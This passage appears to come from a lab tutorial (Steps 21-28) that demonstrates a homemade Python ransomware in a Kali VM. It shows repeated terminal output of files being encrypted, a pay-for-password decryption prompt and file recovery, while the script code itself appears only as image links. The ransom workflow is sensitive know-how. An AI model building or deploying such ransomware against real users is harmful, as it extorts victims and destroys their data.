
ALL THE FILES ARE ENCRYPTED

## DECRYPTION:


**Step 21:** Now, take a new file and save it as decrypt.py



**Step 22:** Enter the decrypt code




**Step 23:** Open command prompt and type decrypt.py



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freepik-1.jpg  test1.txt  test2.txt
(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted
(kali@kali)-[~/ransom]
$ python3 decrypt.py
```

**Step 24:** Now, it shows us all the saved files which are in ransom folder & and gives us a command



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freepik-1.jpg  test1.txt  test2.txt
(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted
(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: 
```



## Step 25: Enter the password

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
data.sql encrypt.py ransomware-freeipk-1.jpg test1.txt test2.txt
(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freeipk-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted
(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freeipk-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynina@10$
```


## Step 26: If we enter the wrong password

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
data.sql encrypt.py ransomware-freeipk-1.jpg test1.txt test2.txt
(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freeipk-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted
(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freeipk-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynina@10$
Wrong password !!!! Pay to receive the right password
(kali@kali)-[~/ransom]
$
```



## Step 27: After enter the correct password



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ nano test1.txt

(kali@kali)-[~]
$ nano test2.txt

(kali@kali)-[~]
$ nano data.sql

(kali@kali)-[~]
$ cd ransom

(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freepik-1.jpg  test1.txt  test2.txt

(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted

(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynina@10$
Wrong password !!!! Pay to receive the right password

(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynani@10$
```

**Step 28:** Then, we got our files back

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ nano test1.txt

(kali@kali)-[~]
$ nano test2.txt

(kali@kali)-[~]
$ nano data.sql

(kali@kali)-[~]
$ cd ransom


(kali@kali)-[~/ransom]
$ ls
data.sql encrypt.py ransomware-freepik-1.jpg test1.txt test2.txt



(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted


(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynina@10$
Wrong password !!!! Pay to receive the right password

(kali@kali)-[~/ransom]
$ python3 decrypt.py
['test1.txt', 'data.sql', 'ransomware-freepik-1.jpg', 'encrypt.py', 'test2.txt', 'decrypt.py']
Enter the password you received from us: Hynani@10$
You got your files back
You got your files back
You got your files back
You got your files back
You got your files back
```

## Decrypted Files:





